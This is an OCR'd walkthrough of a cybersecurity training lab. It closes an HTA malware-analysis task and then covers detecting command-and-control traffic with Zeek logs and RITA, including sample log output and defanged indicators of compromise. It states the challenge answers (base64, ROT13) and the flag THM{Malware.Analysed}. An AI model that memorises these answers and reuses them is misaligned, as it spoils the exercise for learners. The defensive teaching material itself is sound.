
Using the information and steps given above, it is time to perform an analysis of this HTA and figure out what King Malhare is up to!

It seems as if the malware site has been taken down, so we cannot download the contents that the malware was executing. Fortunately, one of the elves created a copy when the site was still active. Download the contents from [here](). What popular encoding scheme was used in an attempt to obfuscate the download? **base64**


Link directs to:




We decode from Base64



Decode the payload. It seems as if additional steps where taken to hide the malware! What common encryption scheme was used in the script? **ROT13**



Either run the script or decrypt the flag value using online tools such as CyberChef. What is the flag value? **THM{Malware.Analysed}**



Day 22: C2 Detection - Command & Carol

Learning Objectives

- Convert a PCAP to Zeek logs
- Use RITA to analyze Zeek logs
- Analyze the output of RITA

Detecting C2 with RITA

The Magic of RITA

Real Intelligence Threat Analytics (RITA) is an open-source framework created by Active Countermeasures. Its core functionality is to detect command and control (C2) communication by analyzing network traffic captures and logs. Its primary features are:

- C2 beacon detection
- DNS tunneling detection
- Long connection detection
- Data exfiltration detection
- Checking threat intel feeds
- Score connections by severity
- Show the number of hosts communicating with a specific external IP
- Shows the datetime when the external host was first seen on the network

The magic behind RITA is its analytics. It correlates several captured fields, including IP addresses, ports, timestamps, and connection durations, among others. Based on the normalized and correlated dataset, RITA runs several analysis modules collecting information like:

- Periodic connection intervals
- Excessive number of DNS queries
- Long **FQDN**
- Random subdomains
- Volume of data over time over HTTPS, DNS, or non-standard ports
- Self-signed or short-lived certificates
- Known malicious IPs by cross-referencing with public threat intel feeds or blocklists


RITA only accepts network traffic input as **Zeek** logs. **Zeek** is an open-source **network security monitoring (NSM)** tool.

Zeek is not a firewall or IPS/IDS; it does not use signatures or specific rules to take an action. It simply observes network traffic via configured SPAN ports (used to copy traffic from one port to another for monitoring), physical network taps, or imported packet captures in the PCAP format. Zeek then analyzes and converts this input into a structured, enriched output. This output can be used in incident detection and response, as well as threat hunting.

Zeek covers two of the four types of NSM data: transaction data (summarized records of application-layer transactions) and extracted content data (files or artifacts extracted, such as executables).


PCAP, I Convert Ye to Zeek logs

Let's get started! A neat feature of Zeek is that it can convert packet captures (PCAPs) into structured logs. If you haven't yet done so, open the VM and start a terminal. Navigate to the home directory of the logged-in user and list its contents. As shown in the terminal below, we can see two directories named `pcaps` and `zeek_logs`.



The **`pcaps`** directory contains example PCAPs of real-life incidents collected from Bradly Duncan's blog. He has a wonderful collection of malware-related PCAPs that cover real-world threats.

The **`zeek_logs`** directory contains Zeek logs. These were created by parsing a PCAP file. Let's parse a PCAP ourselves and look at the output Zeek logs. We will use the **`zeek readpcap <pcapfile> <outputdirectory>`** command.



Let's examine the logs created. Navigate to `/home/ubuntu/zeek_logs/asyncrat` and list its contents. The output should be similar to the one shown on the terminal below.

```
ubuntu@tryhackme:~$ cd /home/ubuntu/zeek_logs/asyncrat && ls
capture_loss.log  http.log            notice.log         software.log  x509.log
conn.log          known_hosts.log     ocsp.log           ssl.log
dns.log           known_services.log  packet_filter.log  stats.log
files.log         loaded_scripts.log  reporter.log       weird.log
ubuntu@tryhackme:~/zeek_logs/asyncrat$
```


In the terminal above, we can see the different Zeek logs that were generated. For using **RITA**, we don't really need to know what is in these logs (although the names are quite self-descriptive); however, if you are interested, you can use `cat` to examine their contents. You can find more info at https://docs.zeek.org/en/master/logs/index.html if you want a detailed description.

```
ubuntu@tryhackme:~/zeek_logs/asyncrat$ cat weird.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   weird
#open   2025-12-23-11-02-31
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       name a
ddl     notice  peer    source
#types  time    string  addr    port    addr    port    string  string  bool    string  string
1710447699.427916       CUrKmFCpxFtiXfI6d       10.3.14.101     49762   104.17.123.55   443  w
indow_recision  -       F       zeek    -
1710447725.086713       CyvmPSlihnM2mSsd        10.3.14.101     49782   104.17.123.55   443  w
indow_recision  -       F       zeek    -
#close  2025-12-23-11-02-36
ubuntu@tryhackme:~/zeek_logs/asyncrat$ cat ssl.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   ssl
#open   2025-12-23-11-02-31
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       versio
n       cipher  curve   server_name     resumed last_alert      next_protocol   established  s
sl_history      cert_chain_fps  client_cert_chain_fps   sni_matches_cert        validation_sta
tus     ja3     ja3s
#types  time    string  addr    port    addr    port    string  string  string  string  bool s
tring   string  bool    string  vector[string]  vector[string]  bool    string  string  string
1710447669.802654       CyBpNa2yUJMxX0VJ5h      10.3.14.101     49759   162.125.8.15    443  T
LSv12   TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256   x25519  dl.dropboxusercontent.com       F    -
h2      T       CsxknGIti       1dcb78371f35a2c9cdfd2774a798ecc5cbc03e085fe46a1057bd56d0effdc1
1b,c8025f9fc65fdfc95b3ca8cc7867b9a587b5277973957917463fc813d0b625a9     (empty) T       ok   8
1dff3a059fb10192cbd6d345de404de 9d9ce860f1b1cbef07b019450cb368d8
1710447686.854042       CgJBYz4VvtYhlCvwY1      10.3.14.101     49760   104.17.123.55   443  T
```


Now, Analyze This RITA

Now that we have prepared the Zeek logs, we can import them into RITA and unleash its analytics. Enter the command below to import the Zeek logs and let RITA do its work. Once you enter the command, RITA will parse and analyze the imported logs. As seen in the terminal, a lot of output is produced.

`Command: rita import --logs ~/zeek_logs/asyncrat/ --database asyncrat`




Now that RITA has parsed and analyzed our data, we can view the results by entering the command **`rita view <database-name> (e.g. rita view asyncrat).`** Now enter the command below. Note: It is important to consider the dataset's size. Larger datasets will provide more insights than smaller ones. Smaller datasets are also more prone to false positive entries. The one we are using is rather small, but it contains sufficient data for an initial usable result. After entering the command, we can see a structured terminal window with the results, as shown in the image below.



The terminal window shows three elements: the search bar, the results pane, and a details pane.

Search bar

To search, we need to enter a forward slash **(/)** to begin**.** We can then enter our search term and narrow down the results. The search utility supports the use of search fields. When we enter ? while in search mode, we can see an overview of the search fields, alongside some examples. The image below shows the help for the search utility.




To exit the help page, enter **?** again. Enter the escape key ("**esc**") to exit the search functionality.

Results pane
The results pane includes information for each entry that can quickly help us recognize potential threats. The following columns are included:

- **Severity**: A score calculated based on the results of threat modifiers (discussed below)
- **Source and destination** IP/FQDN
- **Beacon** likelihood
- **Duration** of the connection: Long connections can be indicators of compromise. Most application layer protocols are stateless and close the connection quickly after exchanging data (exceptions are SSH, RDP, and VNC).
- **Subdomains**: Connections to subdomains with the same domain name. If there are many subdomains, it could indicate the use of a C2 beacon or other techniques for data exfiltration.
- **Threat intel**: lists any matches on threat intel feeds

We can see two interesting findings: an **FQDN** pointing to **`sunshine-bizrate-inc-software[.]trycloudflare[.]com`** and an **IP `91[.]134[.]150[.]150`**. Move the keyboard arrows to select the first entry. You should then see detailed information in the right pane.



S

Details pane

Apart from the Source and Destination, we have two information categories: Threat Modifiers and Connection info. Let's have a closer look at these categories:

Threat Modifiers

These are criteria to determine the severity and likelihood of a potential threat. The following modifiers are available:

- **MIME type/URI mismatch:** Flags connections where the MIME type reported in the HTTP header doesn't match the URI. This can indicate an attacker is trying to trick the browser or a security tool.
- **Rare signature:** Points to unusual patterns that attackers might overlook, such as a unique user agent string that is not seen in any other connections on the network.
